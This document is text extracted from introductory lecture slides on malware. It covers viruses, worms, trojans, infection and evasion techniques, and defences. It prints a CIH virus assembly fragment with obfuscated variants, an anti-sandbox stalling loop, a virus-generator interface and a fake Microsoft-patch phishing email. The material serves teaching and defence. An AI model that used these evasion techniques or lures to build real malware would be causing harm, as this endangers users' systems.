
Small Introduction to Malware

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Threats to Cyber-Infrastructure

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Cybercrime Servers Selling Billions of Dollars' Worth of Stolen Information, Illicit Services

New Symantec report puts dollar figures on full potential value of stolen financial data, malware, and pirated software

thing, according to organizers: The country isn't prepared for a real attack.

Changing Nature of the Threat

- Intruders are more prepared and organized
- Internet attacks are easy, low-risk and difficult to trace
- Intruder tools are increasingly sophisticated and easy to use



Online Crime is a Business Now

- Klikparty, 2007



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Online Crime is a Business Now

- Klikparty, 2007



What is Cyber-security Research?

- The Internet has become a critical infrastructure
 - security problems impact practical aspects of our lives
- Understanding the details of attacks to real systems is a prerequisite for the design and implementation of secure applications and services



Systems Security Research In Turkey

- One word: It is weak (i.e., it is not strong compared to other countries)
- Reasons?
 - Universities (e.g., Bilkent, YOK, etc.) do not give due credit to Computer Science conferences
 - Conferences are the premium way to disseminate information in the area (e.g., USENIX, ACM CCS, IEEE SP)
 - There is a lack of existing know-how and support
 - In comparison: Europe is active, US as well
 - Systems security is an important area in the future

Malicious Code (i.e., Malware)




Introduction

- Malicious Code (Malware)
 - software that fulfills malicious intent of author
 - term often used equivalent with virus (due to media coverage)
 - however, many different types exist
 - classic viruses account for only 3% of malware in the wild

- Virus - Definition

A virus is a program that reproduces its own code by attaching itself to other executable files in such a way that the virus code is executed when the infected executable file is executed

Taxonomy



Taxonomy


- Virus
 - self-replicating, infects files (thus requires host)
- Worm
 - self-replicating, spreads over network
- Interaction-based worms (B[e]agle, Netsky, Sobig)
 - spread requires human interaction
 - double-click and execute extension
 - follow link to download executable
- Process-based worms (Code Red, Blaster, Slammer)
 - requires no human interaction
 - exploits vulnerability in network service

Reasons for Malware Prevalence

- Mixing data and code
 - violates important design property of secure systems
 - unfortunately very frequent
- Homogeneous computing base
 - Windows is just a very tempting target
- Unprecedented connectivity
 - easy to attack from safety of home
- Clueless user base
 - many targets available
- Malicious code has become profitable
 - compromised computers can be sold (e.g., spam, DoS, banking)

Virus Lifecycle

- Lifecycle
 - reproduce, infect, run payload
- Reproduction phase
 - viruses balance infection versus detection possibility
 - variety of techniques may be used to hide viruses
- Infection phase
 - difficult to predict when infection will take place
 - many viruses stay resident in memory (TSR or process)
- Attack phase
 - e.g., deleting files, changing random data on disk
 - viruses often have bugs (poor coding) so damage can be done
 - Stoned virus expected 360K, floppy, corrupted sectors



Infection Strategies

- Boot viruses
 - master boot record (MBR) of hard disk (first sector on disk)
 - boot sector of partitions
 - e.g., Pakistani Brain virus
 - rather old, but interest is growing again
 - diskless work stations, virtual machine virus (SubVirt)
 - *MebRoot*
- File infectors
 - simple overwrite virus (damages original program)
 - parasitic virus
 - append virus code and modify program entry point
 - cavity virus
 - inject code into unused regions of program code



Infection Strategies

- Entry Point Obfuscation
 - virus scanners quickly discovered to search around entry point
 - virus hijacks control later (after program is launched)
 - overwrite import table addresses
 - overwrite function call instructions
- Code Integration
 - merge virus code with program
 - requires disassembly of target
 - difficult task on x86 machines
 - W95/Zmist is a classic example for this technique



Macro Viruses

- Many modern applications support macro languages
 - Microsoft Word, Excel, Outlook
 - macro language is powerful
 - embedded macros automatically executed on load
 - mail app. with Word as an editor
 - mail app. with Internet Explorer to render HTML

I made this program to all those people who want to write Word 2000 virii, but don't know what the hell to do.

The screenshot shows a configuration window for a macro virus. The window has a black background with red text for menu items and green text for labels and options. The menu items are: **•About•**, **•Greets•**, **•Contact•**, **•Min•**, and **•Exit•**. The labels and options are: **Name of Author (Your name):**, **Name of Virus:**, **Special comments, shout outs.**, **Origin (The country you are in):**, **When would you like the infection to take place?**, **When would you like the Message Box to be displayed?**, **Where would you like the Virus to be created?**, **Click here to create your Virus**, and **•Create•**. There are four text input fields and three sets of radio buttons.

Name of Author (Your name):	Name of Virus:
<input type="text"/>	<input type="text"/>
Special comments, shout outs.	Origin (The country you are in):
<input type="text"/>	<input type="text"/>

When would you like the infection to take place?
 On Open On New On Close

When would you like the Message Box to be displayed?
 On Open On New On Close

Where would you like the Virus to be created?
 On Desktop In Current Directory

Click here to create your Virus
•Create•

Virus Defense

- Antivirus Software
 - working horse is signature based detection
 - database of byte-level or instruction-level signatures that match virus
 - wildcards can be used, regular expressions
 - heuristics (check for signs of infection)
 - code execution starts in last section
 - incorrect header size in PE header
 - suspicious code section name
 - patched import address table
- Sandboxing
 - run untrusted applications in restricted environment
 - simplest variation, do not run as Administrator



Tunneling and Camouflage Viruses

- To minimize the probability of its being discovered, a virus could use a number of different techniques
- A tunneling virus attempts to bypass antivirus programs
 - idea is to follow the interrupt chain back down to basic operating system or BIOS interrupt handlers
 - install virus there
 - virus is “underneath” everything – including the checking program
- In the past, possible for a virus to spoof a scanner by camouflaging itself to look like something the scanner was programmed to ignore
 - false alarms of scanners make “ignore” rules necessary



Polymorphism and Metamorphism

- Polymorphic viruses
 - change layout (shape) with each infection
 - payload is encrypted
 - using different key for each infection
 - makes static string analysis practically impossible
 - of course, encryption routine must be changed as well
 - otherwise, detection is trivial
- Metamorphic techniques
 - create different “versions” of code that look different but have the same semantics (i.e., do the same)



Chernobyl (CIH) Virus

5B 00 00 00 00	pop ebx
8D 4B 42	lea ecx, [ebx + 42h]
51	push ecx
50	push eax
50	push eax
0F 01 4C 24 FE	sidt [esp - 02h]
5B	pop ebx
83 C3 1C	add ebx, 1Ch
FA	cli
8B 2B	mov ebp, [ebx]

```
5B 00 00 00 00 8D 4B 42 51 50 50 0F 01 4C 24 FE 5B
83 C3 1C FA 8B 2B
```

Dead Code Insertion

```
5B 00 00 00 00    pop ebx
8D 4B 42          lea ecx, [ebx + 42h]
51              push ecx
50              push eax
90              nop
50              push eax
40              inc eax
0F 01 4C 24 FE    sidt [esp - 02h]
48              dec eax
5B              pop ebx
83 C3 1C         add ebx, 1Ch
FA              cli
8B 2B           mov ebp, [ebx]
```

```
5B 00 00 00 00 8D 4B 42 51 50 90 50 40 0F 01 4C 24
FE 48 5B 83 C3 1C FA 8B 2B
```

Instruction Reordering

5B 00 00 00 00	pop ebx
EB 09	jmp <S1>
S2:	
50	push eax
0F 01 4C 24 FE	sidt [esp - 02h]
5B	pop ebx
EB 07	jmp <S3>
S1:	
8D 4B 42	lea ecx, [ebx + 42h]
51	push ecx
50	push eax
EB F0	jmp <S2>
S3:	
83 C3 1C	add ebx, 1Ch
FA	cli
8B 2B	mov ebp, [ebx]

5B 00 00 00 00 EB 09 50 0F 01 4C 24 FE 5B EB 07 8D 4B 42 51 50 EB F0 83 C3 1C FA 8B 2B

Instruction Substitution

```
5B 00 00 00 00    pop ebx
8D 4B 42          lea ecx, [ebx + 42h]
51               push ecx
89 04 24          mov eax, [esp]
83 C4 04          add 04h, esp
50               push eax
0F 01 4C 24 FE    sidt [esp - 02h]
83 04 24 0C       add 1Ch, [esp]
5B               pop ebx
8B 2B            mov ebp, [ebx]
```

```
5B 00 00 00 00 8D 4B 42 51 89 04 24 83 C4 04 50 0F
01 4C 24 FE 83 04 24 0C 5B 8B 2B
```

Advanced Virus Defense

- Most virus techniques very effective against static analysis
- Thus, dynamic analysis techniques introduced
 - virus scanner equipped with emulation engine
 - executes actual instructions (no disassembly problems)
 - runs until polymorphic part unpacks actual virus
 - then, signature matching can be applied
 - emulation must be fast
 - emulators like Anubis, CWSandbox, Norton Sandbox
- Difficulties
 - virus can attempt to detect emulation engine
 - time execution, use exotic (unsupported) instructions, ...
 - insert useless instructions in the beginning of code to deceive scanner

Advanced Virus Defense


- Stalling loops
 - exploit overhead of analysis system
 - execute “slow” operation many (millions of) times

```
1 unsigned count, tick;
2
3 void helper() {
4     tick = GetTickCount();
5     tick++;
6     tick++;
7     tick = GetTickCount();
8 }
9
10 void delay() {
11     count=0x1;
12     do {
13         helper();
14         count++;
15     } while (count!=0xe4e1c1);
16 }
```

Real host - A few milliseconds
Anubis sanbox - Ten hours

Figure 1. Stalling code found in real-world malware (W32.DelfInj)

Worms



Computer Worms


A self-replicating program able to propagate itself across networks, typically having a detrimental effect.

(Oxford English Dictionary)

- Worms either
 - exploit vulnerabilities that affect large number of hosts
 - send copies of worm body via email
- Difference to classic virus is *autonomous* spread over network
- Speed of spreading is constantly increasing
- Make use of techniques known by virus writers for long time


Worm Components

- Target locator
 - how to choose new victims
- Infection propagator
 - how to obtain control of victim
 - how to transfer worm body to target system
- Life cycle manager
 - control different activities depending on certain circumstances
 - often time depending
- Payload
 - nowadays, often a Trojan horse (we come back to that later)




Target Locator

- Email harvesting
 - consult address books (W32/Melissa)
 - files might contain email addresses
 - inbox of email client (W32/Mydoom)
 - Internet Explorer cache and personal directories (W32/Sircam)
 - even Google searches are possible
 - search worms (W32/MyDoom.O)
- Network share enumeration
 - Windows discovers local computers, which can be attacked
 - some worms attack everything, including network printers
prints random garbage (W32/Bugbear)



Target Locator

- Scanning
 - more Google searches
 - search for vulnerable web applications (Santy)
 - randomly generate IP addresses and send probes
 - interestingly, many random number generators flawed
 - static seed
 - not complete coverage of address space
 - scanning that favors local addresses (topological scanning)
 - some worms use hit-list with known targets (shorten initial phase)
- Service discovery and OS-fingerprinting performed as well




Email-Based Worms

- Often use social engineering techniques to get executed
 - fake from address
 - promise interesting pictures or applications
 - hide executable extension (.exe) behind harmless ones (.jpeg)
- Many attempt to hide from scanners
 - packed or zipped
 - sometimes even with password (ask user to unpack)
- Some exploit Internet Explorer bugs when HTML content is rendered
- Significant impact on SMTP infrastructure
- Speed of spread limited because humans are in the loop
 - can observe spread patterns that correspond to time-of-day



Email-Based Worms



Subject: FW: microsoft patch

-----Original Message-----
From: Microsoft Corporation Security Assistance [mailto:gqzddorwyregpf@newsletters.net]
Sent: Friday, September 19, 2003 8:35 AM
To: MS Corporation Client
Subject: microsoft patch

Microsoft All Products | Support | Search | Microsoft.com Guide
Microsoft Home

MS Client

this is the latest version of security update, the "September 2003, Cumulative Patch" update which resolves all known security vulnerabilities affecting MS Internet Explorer, MS Outlook and MS Outlook Express. Install now to maintain the security of your computer from these vulnerabilities, the most serious of which could allow an malicious user to run executable on your system. This update includes the functionality of all previously released patches.

System requirements	Windows 95/98/Me/2000/NT/XP
This update applies to	MS Internet Explorer, version 4.01 and later MS Outlook, version 8.00 and later MS Outlook Express, version 4.01 and later
Recommendation	Customers should install the patch at the earliest opportunity.
How to install	Run attached file. Choose Yes on displayed dialog box.
How to use	You don't need to do anything after installing this item.

Microsoft Product Support Services and Knowledge Base articles can be found on the [Microsoft Technical Support](#) web site. For security-related information about Microsoft products, please visit the [Microsoft Security Advisor](#) web site, or [Contact Us](#).

Thank you for using Microsoft products.


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
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Email-Based Worms





Exploit-Based Worms


- Require no human interaction
 - typically exploit well-known network services
 - can spread much faster
- Propagation speed limited either
 - by network latency
 - worm thread has to establish TCP connection (Code Red)
 - by bandwidth
 - worm can send (UDP) packets as fast as possible (Slammer)
- Spread can be modeled using classic disease model
 - worm starts slow (only few machines infected)
 - enters phase of exponential growth
 - final phase where only few uncompromised machines left



Exploit-Based Worms



Worm Generators



Worm Defense

- Virus scanners
 - effective against email-based worms
 - email attachments can be scanned as part of mail processing
- Host-level defense
 - mostly targeted at underlying software vulnerabilities
 - code audits
 - stack-based techniques
 - StackGuard, MS VC compiler extension
 - address space layout randomization (ASLR)
 - attempt to achieve diversity to increase protection



Worm Defense

- Network-level defense
 - intrusion detection systems
 - scan for known attack patterns
 - automatic signature generation (Early Bird, Autograph, Polygraph)
 - rate limiting
 - allow only certain amount of outgoing connections
 - helps to contain worms that perform scanning
 - personal firewall
 - block outgoing SMTP connections (from unknown applications)



Trojan Horses



Trojan Horse

- Trojan horse is a malicious program that is disguised as legitimate software
 - software may look useful or interesting (or at the very least harmless)
 - term derived from the classical myth of the Trojan Horse
- Two types of Trojan horses
 1. malicious functionality is included into useful program
 - disk utility, screensaver, weather alert program
 - famous compiler that generated backdoor into code
 2. malware is stand-alone program
 - possibly disguised file name (sexy.jpg.exe)

Trojan Horse

- Many different types and functions
 - spy on (sensitive) user data
 - log keystrokes, monitor surfing activity
 - disguise presence
 - rootkits
 - allow remote access
 - file transfer, remote program execution
 - base for further attacks, mail relay (for spammers)
 - Back Orifice, NetBus, SubSeven
 - damage routines
 - corrupting files
 - participate in denial of service attacks



APT

Rootkits



ssdpapi .dll	WINDOWS\system32	34816
ssdpsrv .dll	WINDOWS\system32	71680
